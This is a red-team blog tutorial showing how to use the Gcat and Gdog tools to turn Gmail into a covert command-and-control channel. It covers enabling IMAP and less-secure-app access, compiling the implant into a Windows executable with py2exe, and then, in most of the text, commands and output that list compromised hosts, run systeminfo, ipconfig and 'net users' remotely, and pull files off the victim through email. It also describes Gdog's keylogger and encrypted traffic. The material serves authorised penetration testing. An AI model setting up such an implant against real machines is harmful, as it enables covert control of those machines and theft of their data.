

Command and Control – Gmail

 pentestlab.blog/category/red-team/page/98

August 3, 2017


Gmail provides email functionality for users and businesses. This means that traffic towards Gmail servers in most of the organisations is permitted. Red team operations from the other side needs to be as stealthy as possible therefore using legitimate protocols such as ICMP and SMTP in order to execute commands to a compromised host is essential. For that purpose there are two important tools on the web Gcat and Gdog which both of them can use Gmail as a command and control server.

Gcat

Gcat is python based framework that utilizes Gmail in order to act a command and control server. The implant that is contained inside Gcat will regularly beacon with the Gmail inbox and check if there are any new messages with a campaign ID. If there are, the commands contained in these emails will be executed on the compromised host and when a new response is received this information it will be passed to the console.


In order to allow Gcat to communicate with Gmail the following settings needs to be enabled.

The Less secure apps Gmail setting needs to be turned on.



Gmail – Allow Less Secure Apps

Additionally the IMAP setting needs to be enabled as well from the Google account settings.



IMAP Access:
(access Gmail from other clients using IMAP)
[Learn more](#)

Status: IMAP is enabled

☒ Enable IMAP
☐ Disable IMAP

When I mark a message in IMAP as deleted:

☒ Auto-Expunge on - Immediately update the server. (default)
☐ Auto-Expunge off - Wait for the client to update the server.


When a message is marked as deleted and expunged from the last visible IMAP folder:

☒ Archive the message (default)
☐ Move the message to the Bin
☐ Immediately delete the message forever

Gmail – IMAP Setting Enabled

The next step is to convert the **implant.py** file into an executable. There are various ways to achieve that but the easiest is to create a **setup.py** file which will contain the following code and use **py2exe**.

```
1 # setup.py
2 from distutils.core import setup
3 import py2exe
4 setup(console=['implant.py'])
5
```



```
1 # setup.py
2 from distutils.core import setup
3 import py2exe
4
5 setup(console=['implant.py'])
6
7
```

Gcat – Setup File for Implant

Running python.exe with the following arguments will create the executable.

```
C:\Python27>python.exe setup.py py2exe
running py2exe
*** searching for required modules ***
*** parsing results ***
creating python loader for extension '_ctypes' (C:\Python27\DLLs\_ctypes
creating python loader for extension 'unicodedata' (C:\Python27\DLLs\uni
creating python loader for extension 'select' (C:\Python27\DLLs\select.p
creating python loader for extension '_socket' (C:\Python27\DLLs\_socket
creating python loader for extension '_hashlib' (C:\Python27\DLLs\_hashl
creating python loader for extension '_ssl' (C:\Python27\DLLs\_ssl.pyd -
creating python loader for extension 'bz2' (C:\Python27\DLLs\bz2.pyd ->
*** finding dlls needed ***
*** create binaries ***
*** byte compile python files ***
```

Gcat – Convert Implant to Executable

From the moment that the implant will be executed on the host the attacker would be able to send commands via Gmail.

Command Prompt - implant.exe

```
C:\Python27\dist>implant.exe
```

Gcat – Running Implant

The following command will list the hosts that are running the implant. Anything before the Windows-post2008Server-6.2.9200-AMD64 is the ID. This can be used in order to interact with the host and send command and also to view the output of these commands.

```
root@kali:~/gcat# python gcat.py -list
ae08c8c9-7a71-529b-9810-4955736cfda8 Windows-post2008Server-6.2.9200-AMD64
root@kali:~/gcat#
```

Gcat – Listing Compromised Hosts

Gcat gives the ability to execute CMD commands. Therefore it is possible to execute various commands in order to enumerate system information.

```

root@kali:~/gcat# python gcat.py -list
ae08c8c9-7a71-529b-9810-4955736cfda8 Windows-post2008Server-6.2.9200-AMD64
root@kali:~/gcat# python gcat.py -id ae08c8c9-7a71-529b-9810-4955736cfda8 -cmd '
systeminfo'
[*] Command sent successfully with jobid: mQLN5nr
root@kali:~/gcat# python gcat.py -id ae08c8c9-7a71-529b-9810-4955736cfda8 -jobid
mQLN5nr
DATE: 'Sun, 30 Jul 2017 19:17:32 -0700 (PDT)'
JOBID: mQLN5nr

```

Gcat – Executing systeminfo Command

By specifying the job id the output of the command will be retrieved.

```

Host Name:                DESKTOP-4CG7MS1
OS Name:                  Microsoft Windows 10 Home
OS Version:               10.0.15063 N/A Build 15063
OS Manufacturer:         Microsoft Corporation
OS Configuration:        Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:         User
Registered Organization:
Product ID:                00325-95883-15553-AA0EM
Original Install Date:     14/04/2017, 08:44:56
System Boot Time:          30/07/2017, 14:45:14
System Manufacturer:       LENOVO
System Model:              80QD
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.

```

Gcat – System Info

The same applies for any other command like ipconfig.

```

root@kali:~/gcat# python gcat.py -id ae08c8c9-7a71-529b-9810-4955736cfda8 -cmd '
ipconfig'
[*] Command sent successfully with jobid: 5MC67yJ
root@kali:~/gcat# python gcat.py -id ae08c8c9-7a71-529b-9810-4955736cfda8 -jobid
5MC67yJ
DATE: 'Sun, 30 Jul 2017 19:30:07 -0700 (PDT)'
JOBID: 5MC67yJ

```

Gcat – Executing CMD Commands

Windows IP Configuration

Wireless LAN adapter Local Area Connection* 2:

Media State : Media disconnected
Connection-specific DNS Suffix . :

Ethernet adapter VMware Network Adapter VMnet8:

Connection-specific DNS Suffix . :
Link-local IPv6 Address : fe80::c1a6:2104:e927:a76f%8
IPv4 Address. : 192.168.192.1
Subnet Mask : 255.255.255.0
Default Gateway :

Wireless LAN adapter Wi-Fi:

Connection-specific DNS Suffix . : home
Link-local IPv6 Address : fe80::e919:edad:f748:135e%2
IPv4 Address. : 192.168.1.161
Subnet Mask : 255.255.255.0
Default Gateway : 192.168.1.254

Gcat – IP Config

Gdog

Gdog is the successor of Gcat and it is actually the same Command and Control tool but more advanced since it can retrieve geolocation information, it has keylogger functionality, it supports encrypted communication and various other features. However it has more dependencies since it requires the following modules to be installed in order to compile the **client.py** file into an executable:

Installation of WMI and Enum34 can be done easily by downloading the necessary archives and running the setup.py files with the install argument.

```
C:\Python27\WMI-1.4.9>python.exe setup.py install
running install
running build
running build_py
creating build
creating build\lib
copying wmi.py -> build\lib
running build_scripts
creating build\scripts-2.7
copying wmitest.py -> build\scripts-2.7
copying wmiweb.py -> build\scripts-2.7
copying wmitest.cmd -> build\scripts-2.7
copying wmitest.master.ini -> build\scripts-2.7
running install_lib
copying build\lib\wmi.py -> C:\Python27\Lib\site-packages
byte-compiling C:\Python27\Lib\site-packages\wmi.py to wmi.pyc
running install_scripts
copying build\scripts-2.7\wmitest.cmd -> C:\Python27\Scripts
copying build\scripts-2.7\wmitest.master.ini -> C:\Python27\Scripts
copying build\scripts-2.7\wmitest.py -> C:\Python27\Scripts
copying build\scripts-2.7\wmiweb.py -> C:\Python27\Scripts
running install_data
warning: install_data: setup script did not provide a directory for 'readme.txt' -- installing right in 'C:\Python27'
copying readme.txt -> C:\Python27
running install_egg_info
Writing C:\Python27\Lib\site-packages\WMI-1.4.9-py2.7.egg-info
```

WMI Module – Installation

```

C:\Python27\enum34-1.1.6>python.exe setup.py install
running install
running bdist_egg
running egg_info
writing enum34.egg-info\PKG-INFO
writing top-level names to enum34.egg-info\top_level.txt
writing dependency_links to enum34.egg-info\dependency_links.txt
reading manifest file 'enum34.egg-info\SOURCES.txt'
reading manifest template 'MANIFEST.in'
writing manifest file 'enum34.egg-info\SOURCES.txt'
installing library code to build\bdist.win-amd64\egg
running install_lib
running build_py

```

Enum34 Module Installation


The same Gmail settings needs to be applied as with Gcat (IMAP & Less Secure Apps). Converting the client.py to an executable can be done with the same code as long as all the modules are successfully installed and there are no errors.

```

1 # setup.py
2 from distutils.core import setup
3 import py2exe
4 setup(console=['client.py'])
5

```

From the moment that the client.exe (implant) will be executed on the remote host various commands can be sent through Gmail in an encrypted form.

 hereiam:54e18cf259d23595390d3aa4c9dc92d368be9e0d8293c384b845e1522fb907e0 <pentestl...@gmail.com>
to me ▾

vZu1gyfHKD2CP1twUohO49stPpdETglQdD0Y03lxxqCBG5S6+4xjr34EhBYxoVZ5evr75VCfxxAbAO
dyFqdvTyurNPAdnYQaQyeOvUESD56bNmuaDHI8XSNpAh+25wkZ66NGIDUIRaw41vkbMj16bGaR
tXS/Txqi5LQ+xYyTCvE+d2xE4BghdQdoJ0HHwLLEzD74qpFmaug0O1xqlStmhje88CvuQRX4VQwy
tQZPK6j5VYTkgvBgxkU5ecaRaw9zPgQvxgDfiyOl/e4LwTkNtS5EqB+BqRtXa1lC1zJNFr5nTkpt3cy-
hqR5yokRaT1wEqXdSZSGg9ligLs/MYG8eC6lpqOpgAKCq5ytoXCXVUz4LeoPM7MGzttLLq7JzAjsX;
qpV65JVW+XMB2xlot+Q/oYnac2pkUuZ6zqRJPmaaSTCVGR4PpY9V15rGntfg4ZnWFHpbD811sxo-
qMX47EoWHCtnb3DUeq7I7AbHGFSgVpYVL3pem+ZwzpA2NJRPPJGS2+f4jt1ZQ24igcD8vciEUbH
ThMiWoYzTnJ9UzZx9TX0IHQB4zMamGcEFHMNSafPcP2mel+Advm7Oi5uqrxPi+za74DtvHtcUHRq

Gdog – Encrypted Communication

The following screenshots demonstrate some of the activities that Gdog can perform:

System Information:



```

root@kali:~/gdog# python gdog.py -list
54e18cf259d23595390d3aa4c9dc92d368be9e0d8293c384b845e1522fb907e0 Windows-post2008S
erver-6.2.9200
root@kali:~/gdog# python gdog.py -id 54e18cf259d23595390d3aa4c9dc92d368be9e0d8293c
384b845e1522fb907e0 -info
ID: 54e18cf259d23595390d3aa4c9dc92d368be9e0d8293c384b845e1522fb907e0
DATE: 'Tue, 01 Aug 2017 19:45:41 -0700 (PDT)'
PID: 21924
USER: User@DESKTOP-4CG7MS1
OS: Windows-post2008Server-6.2.9200
ARCHITECTURE: AMD64
CPU: Intel64 Family 6 Model 78 Stepping 3, GenuineIntel
GPU: [u'Intel(R) HD Graphics 520']
MOTHERBOARD: LENOVO VIUU4 PF0FRY7M
CHASSIS TYPE: Notebook
ADMIN: no
TOTAL RAM: 8.0GB
BIOS: DBCN22WW LENOVO PF0FRY7M
MAC ADDRESS: e0:94:67:90:22:6f
LOCAL IPv4 ADDRESS:
Antivirus: '[u'Windows Defender']'
Firewall: '[]'
Antispyware: '[u'Windows Defender']'

```

Gdog – System Information

Message Box:



Gdog – Message Box

Execute Commands:

```

root@kali:~/gdog# python gdog.py -id 54e18cf259d23595390d3aa4c9dc92d368be9e0d8293c
384b845e1522fb907e0 -cmd "net users"
[*] Command sent successfully with jobid: bee1ad4214e7558fb1caf54189ffccee08464872
fd5389dfc1682b3ea9c67949
root@kali:~/gdog# python gdog.py -id 54e18cf259d23595390d3aa4c9dc92d368be9e0d8293c
384b845e1522fb907e0 -jobid bee1ad4214e7558fb1caf54189ffccee08464872fd5389dfc1682b3
ea9c67949
DATE: 'Tue, 01 Aug 2017 20:03:01 -0700 (PDT)'
JOBID: bee1ad4214e7558fb1caf54189ffccee08464872fd5389dfc1682b3ea9c67949

```

Gdog – net users job

```

CMD: 'net users'

User accounts for \\DESKTOP-4CG7MS1

-----
Administrator          DefaultAccount          Guest
User
The command completed successfully.

```

Gdog – net users

Download Files:

```

root@kali:~/gdog# python gdog.py -id 54e18cf259d23595390d3aa4c9dc92d368be9e0d8293c384b845e1522fb907e0 -download "C:\Python27\client.py"
[*] Command sent successfully with jobid: d6e2696ba89652e77de8f4ae7bd1bab7fbd847a3d58c4716ce187b293e8cde89
root@kali:~/gdog# python gdog.py -id 54e18cf259d23595390d3aa4c9dc92d368be9e0d8293c384b845e1522fb907e0 -jobid d6e2696ba89652e77de8f4ae7bd1bab7fbd847a3d58c4716ce187b293e8cde89
DATE: 'Tue, 01 Aug 2017 20:14:13 -0700 (PDT)'
JOBID: d6e2696ba89652e77de8f4ae7bd1bab7fbd847a3d58c4716ce187b293e8cde89

```

Gdog – Download Files

```

CMD: 'download'

'Success'

[*] Downloaded file saved to ./data/54e18cf259d23595390d3aa4c9dc92d368be9e0d8293c384b845e1522fb907e0-d6e2696ba89652e77de8f4ae7bd1bab7fbd847a3d58c4716ce187b293e8cde89

```

Gdog – Location of saved file

Resources

<https://github.com/byt3bl33d3r/gcat>

<https://github.com/maldevel/gdog>

<https://github.com/pyinstaller/pyinstaller>

<http://www.pyinstaller.org/>